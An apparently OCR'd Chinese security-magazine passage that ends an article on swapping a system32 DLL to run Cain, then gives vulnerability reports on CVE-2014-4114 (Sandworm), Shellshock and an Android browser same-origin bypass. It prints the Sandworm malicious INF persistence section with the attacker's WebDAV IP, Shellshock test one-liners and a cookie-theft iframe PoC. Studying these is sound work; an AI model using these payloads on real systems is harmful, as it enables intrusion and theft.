终于出来这个，这下就好办了。替换下 DLL 就 OK 了，如图 8-3-2：

图 8-3-2

这个 DLL 我也传附件了！替换到 system32 目录下覆盖！OK，CAIN 界面出来了！

附件：http://pan.baidu.com/s/1qWNTAfM

结束语：

最终还是权限设置的问题，也不详细分析哪个目录了，直接恢复默认，替换 DLL 即可。

可惜，打开后无法嗅数据！把方法写出来吧！以后肯定用得着。

（全文完）责任编辑：游风

第九章　漏洞月报

第 1 节 SANDWORM APT　0day 来袭

作者:Yaseng

来自:C0deplay

网址:http:// www.yaseng.me

漏洞信息

程序	Windows
影响版本	win vista,win7

等级	高危
发布时间	2014-10-14
相关编号	CVE-2014-4114

漏洞分析

经过初步分析，该漏洞内嵌 2 个 OLE 对象。一个为 gif(其实为木马)，另一个 inf，在加载 OLE PACKAGE 时，遇到 gif 时调用 CPackage__DoVerb 去识别对应的操作，gif 对应的第二个参数是-2，直接跳走。遇到 inf 时，第二个参数值为 3，触发 CPackage__DoVerb 去调用下面相关代码：

```
v23 = CPackage__GetContextMenu(&v21);
if ( v23 >= 0 ){
hMenu = CreatePopupMenu();
if ( hMenu )
{ // {SHELL32!CDefFolderMenu::QueryContextMenu (75e0baf7)}
v23 = (*(int (__stdcall **)(int, HMENU, _DWORD, signed int, unsigned int, _DWORD))(*(_DWORD *)v21 + 12))(
v21,
hMenu,
0,
2,
0xFFFFu,
0);
if ( v23 >= 0 ){
mii.cbSize = 48;
mii.fMask = 2;
if ( GetMenuItemInfoW(hMenu, v7 - 2, 1, &mii) )
{
if ( *(_DWORD *)(a1 + 48) == 3 )
v23 = CPackage__CreateTempFile(0);
if ( v23 >= 0 )
{
v16 = mii.wID - 2;
v13 = 0x24u;
v14 = 0;
v15 = 0;
v17 = 0;
v18 = 0;
v19 = 1;                    // {SHELL32!CDefFolderMenu::InvokeCommand (75df030d)}
v23 = (*(int (__stdcall **)(int, unsigned int *))(*(_DWORD *)v21 + 0x10))(v21, &v13);
}
}
else
{
v23 = 0x40181u;
}
```

```
}
DestroyMenu(hMenu);
}
else
{
v23 = -2147024882;
}
(*(void (__stdcall **)(int))(*(_DWORD *)v21 + 8))(v21);
}
return v23;
}
```

上述代码即是实现我们常见的对 inf 文件右键弹出菜单项点击安装的操作，inf 文件通过右键点安装既可以按照 inf 文件里面内容规定的操作如文件拷贝、注册表修改等操作。

右键安装最终执行的程序是 C:\Windows\System32\InfDefaultInstall.exe 参数为要安装的 inf 文件。此次攻击样本中的 inf 通过构造

```
[DefaultInstall]
RenFiles = RxRename
AddReg = RxStart
[RxRename]
slide1.gif.exe, slide1.gif#将 slide1.gif 改名成 slide1.gif.exe
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\slide1.gif.exe
```

这样的一个特定的 inf，让其修改 Runonce 注册表，下次启动即会加载同目录下面的 slide1.gif.exe 文件，从而造成了远程任意代码执行。

漏洞利用

攻击样本解压之后可以看到 embeddings\oleObject2.bin 只包含一串 webdav 的路径，该路径为触发的核心，如图 9-1-1：

Startup | oleObject1.bin | oleObject2.bin

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0760h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0770h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0780h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0790h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
07A0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
07B0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
07C0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
07D0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
07E0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
07F0h:	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
0800h:	33	00	00	00	45	6D	62	65	64	64	65	64	53	74	67	32	3...EmbeddedStg2
0810h:	2E	74	78	74	00	5C	5C	39	34	2E	31	38	35	2E	38	35	.txt.\\94.185.85
0820h:	2E	31	32	32	5C	70	75	62	6C	69	63	5C	73	6C	69	64	.122\public\slid
0830h:	65	73	2E	69	6E	66	00	00	00	00	00	00	00	00	00	00	es.inf..........

图　9-1-1

embeddings\oleObject1.bin 包含了具体马的路径，如图 9-1-2：



图　9-1-2

当前这个地址还是活的，不过只能通过 vpn 去连接，可以下载到里面的一些其他攻击文，如图 9-1-3：



图　9-1-3

相关链接

[1]cve-2014-4114　http://www.isightpartners.com/2014/10/cve-2014-4114/
[2]SANDWORM ttp://blog.vulnhunt.com/index.php/2014/10/14/cve-2014-4114_sandworm-apt-windows-ole-package-inf-arbitrary-code-execution/

（全文完）责任编辑：xfkxfk

第 2 节 Bash Shellshock 漏洞

作者:Yaseng
来自:C0deplay
网址:http:// www.yaseng.me

漏洞信息

程序	Bash
影响版本	Bash < 4.3
等级	高危
发布时间	2014-09-24
相关编号	CVE-2014-6271 等

漏洞分析

GNU bash 在处理环境变量中的函数定义时，存在一个缺陷，在处理完函数定义之后会继续执行函数体后面的命令。通过构建特殊的环境变量，可以执行任意的命令。攻击者可以利用此缺陷重写或绕过环境变量的限制，执行 shell 命令，从而导致信息泄漏、未授权的恶意修改、服务中断等.

漏洞的起因

这个漏洞的起因源自于 Bash(Bourne Again SHell)的 ENV 指令

http://ss64.com/bash/env.html

env: Display, set, or remove environment variables, Run a command in a modified environment.

Syntax

env [OPTION]... [NAME=VALUE]... [COMMAND [ARGS]...]

1. Options

1) -u NAME

2) --unset=NAME

Remove variable NAME from the environment, if it was in the environment.

3) -i

--ignore-environment

Start with an empty environment, ignoring the inherited environment.

2. COMMAND [ARGS]

需要执行的指令，对这个指令，有两个关键点要注意

1. ENV 指令允许临时改变环境变量，即指定本次指令执行的环境变量，这从一定程度上给了黑客进行 PATH Hajaking 的可能性

2. ENV 指令还允许在设置环境变量后进行指令执行，从某种程度上来说，ENV 相当于一个指令执行的指令，同时还附带有临时设置环境变量的功能

Relevant Link:

http://ss64.com/bash/env.html
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271
http://seclists.org/oss-sec/2014/q3/651
https://access.redhat.com/node/1200223

https://community.qualys.com/blogs/securitylabs/2014/09/24/bash-remote-code-execution-vulnerability-cve-2014-6271

漏洞原理分析

虽然 ENV 是一个指令执行的指令，但是这并不是这次 CVE 漏洞的产生原因，原因在于 ENV 的指令执行走的是正常的 BASH 指令解析、执行流程，而在一个采取了安全配置的服务器上，对敏感指令的执行都是进行用户级别的权限限制的，所以，ENV 本身并不是任意指令执行。真正导致命令任意执行的原因是"Code Injection"，即代码注入

Under certain circumstances, bash will execute user code while processing the environment for exported function definitions.

我们以 bash-3.2 版本的源代码为例进行分析

```
http://download.chinaunix.net/download.php?id=24862&ResourceID=7
\bash-3.2\builtins\evalstring.c
...
if (interactive_shell == 0 && read_but_dont_execute)
{
   last_result = EXECUTION_SUCCESS;
      dispose_command (global_command);
      global_command = (COMMAND *)NULL;
}
else if (command = global_command)
{
      struct fd_bitmap *bitmap;
      /*
      这里没有对传入的 command 进行正确的边界检查，引入了代码注入的可能性
      */
      bitmap = new_fd_bitmap (FD_BITMAP_SIZE);
      begin_unwind_frame ("pe_dispose");
      add_unwind_protect (dispose_fd_bitmap, bitmap);
      add_unwind_protect (dispose_command, command);      /* XXX */
      global_command = (COMMAND *)NULL;
...
\bash-3.2\variables.c
```

这个文件负责对 bash 中的变量进行解析，我们在 ENV 中进行的临时环境变量设置，将在这个文件中完成

```
/*
Initialize the shell variables from the current environment. If PRIVMODE is nonzero, don't import functions from
ENV
or
parse $SHELLOPTS.
*/
void initialize_shell_variables (env, privmode) char **env; int privmode;
{
      ...
      create_variable_tables ();
```

```
/*
从 ENV 环境变量中获取参数
*/
for (string_index = 0; string = env[string_index++]; )
{
    char_index = 0;
    name = string;
    while ((c = *string++) && c != '=') ;
    if (string[-1] == '=')
        char_index = string - name - 1;

    /* If there are weird things in the environment, like `=xxx' or a
        string without an `=', just skip them. */
    if (char_index == 0)
        continue;

    /* ASSERT(name[char_index] == '=') */
    name[char_index] = '\0';
    /*
    Now, name = env variable name, string = env variable value, and char_index == strlen (name)
    */

    /*
    If exported function, define it now.    Don't import functions from the environment in privileged mode.
    解析环境变量设置中的函数定义
    */
    if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
    {
        string_length = strlen (string);
        temp_string = (char *)xmalloc (3 + string_length + char_index);
        strcpy (temp_string, name);
        temp_string[char_index] = ' ';
        strcpy (temp_string + char_index + 1, string);
        /*
```

这句是关键，initialize_shell_variables 对环境变量中的代码进行了执行，由于它错误的信任的外部发送的数据，形成了和 SQL 注入类似的场景，这句代码和 PHP 中的 eval 是类似的，黑客只要满足 2 个条件。

1. 控制发送的参数，并在其中拼接 payload
2. 黑客发送的包含 payload 的参数会被无条件的执行，而执行方不进行任何的边界检查

这就是典型的数据和代码没有进行正确区分导致的漏洞

```
        */
        parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
        // Ancient backwards compatibility.    Old versions of bash exported functions like name()=() {...}
```

```
                if (name[char_index - 1] == ')' && name[char_index - 2] == '(')
                    name[char_index - 2] = '\0';
                if (temp_var = find_function (name))
                {
                    VSETATTR (temp_var, (att_exported|att_imported));
                    array_needs_making = 1;
                }
                else
                    report_error (_("error importing function definition for `%s'"), name);
                /* ( */
                if (name[char_index - 1] == ')' && name[char_index - 2] == '\0')
                    name[char_index - 2] = '(';             /* ) */
            }
        }
    }
```

从这个角度来看，这种漏洞应该采用防御 SQL 注入的思路来进行，对漏洞原理进行一下

总结

1. bash(本地、ssh、cgi)允许使用 ENV 进行 path 临时设置
2. 黑客通过自定义函数，并导出到变量中
3. BASH 对环境变量的设置是通过"代码执行(EVAl)"完成的，即把 ENV 的参数当成 code 来执行，这在正常情况下是没有问题的
4. 问题的关键是 BASH 没有对传入的参数进行正确的边界检查，导致数据和代码的混杂，产生了和 PHP EVAL Code InJection 类似的漏洞 ：

```
env x='() { :;}; echo vulnerable'
```

5. 代码注入的关键点在 ：

```
; echo vulnerable
```

漏洞利用

CVE-2014-6271

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

CVE-2014-7169

```
env X='() { (a)=>\' sh -c "echo date"; cat echo
```

CVE-2014-7186

```
bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' ||
echo "CVE-2014-7186 vulnerable, redir_stack"
```

CVE-2014-7187

```
(for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in {1..200} ; do echo done ; done) | bash ||
echo "CVE-2014-7187 vulnerable, word_lineno"
```

修复方案

升级 Bash 到最新版

相关链接

[1]CVE-2014-6271 https://access.redhat.com/articles/1200223
[2]Remotely Exploitable Vulnerability in Bash http://www.volexity.com/blog/?p=19
[3]GNU bash 实现机制与源代码简析
http://www.cnblogs.com/napoleon_liu/archive/2011/04/01/2001886.html
[4]Bash 远程代码注入漏洞分析 CVE-2014-6271
http://bbs.aliyun.com/read/176987.html
（全文完）责任编辑：xfkxfk

第 3 节 安卓浏览器 SOP 绕过漏洞

作者:Yaseng
来自:C0deplay
网址:http:// www.yaseng.me

漏洞信息

程序	Android 内置浏览器
影响版本	小于 4.2.1
等级	高危
发布时间	2014-9-2
相关编号	CVE-2014-0166

漏洞分析

因为安卓内置的浏览器使用的是旧版的 Chromium 内核，所以引入了旧版本的历史漏洞（新版本已修复），利用此漏洞可轻易获取用户网站的 cookie，各种调用安卓内置浏览器的浏览器及 app 躺枪。

漏洞利用

Poc:

```
<iframe name="m" src="http://www.baidu.com/" onload="window.open('\u0000javascript：alert(document.location)','m')" >[2]
```

修复方案

升级到最新版

相关链接

[1] http://www.rafayhackingarticles.net/2014/08/android-browser-same-origin-policy.html
[2] poc http://x7s.pw/001.html
（全文完）责任编辑：xfkxfk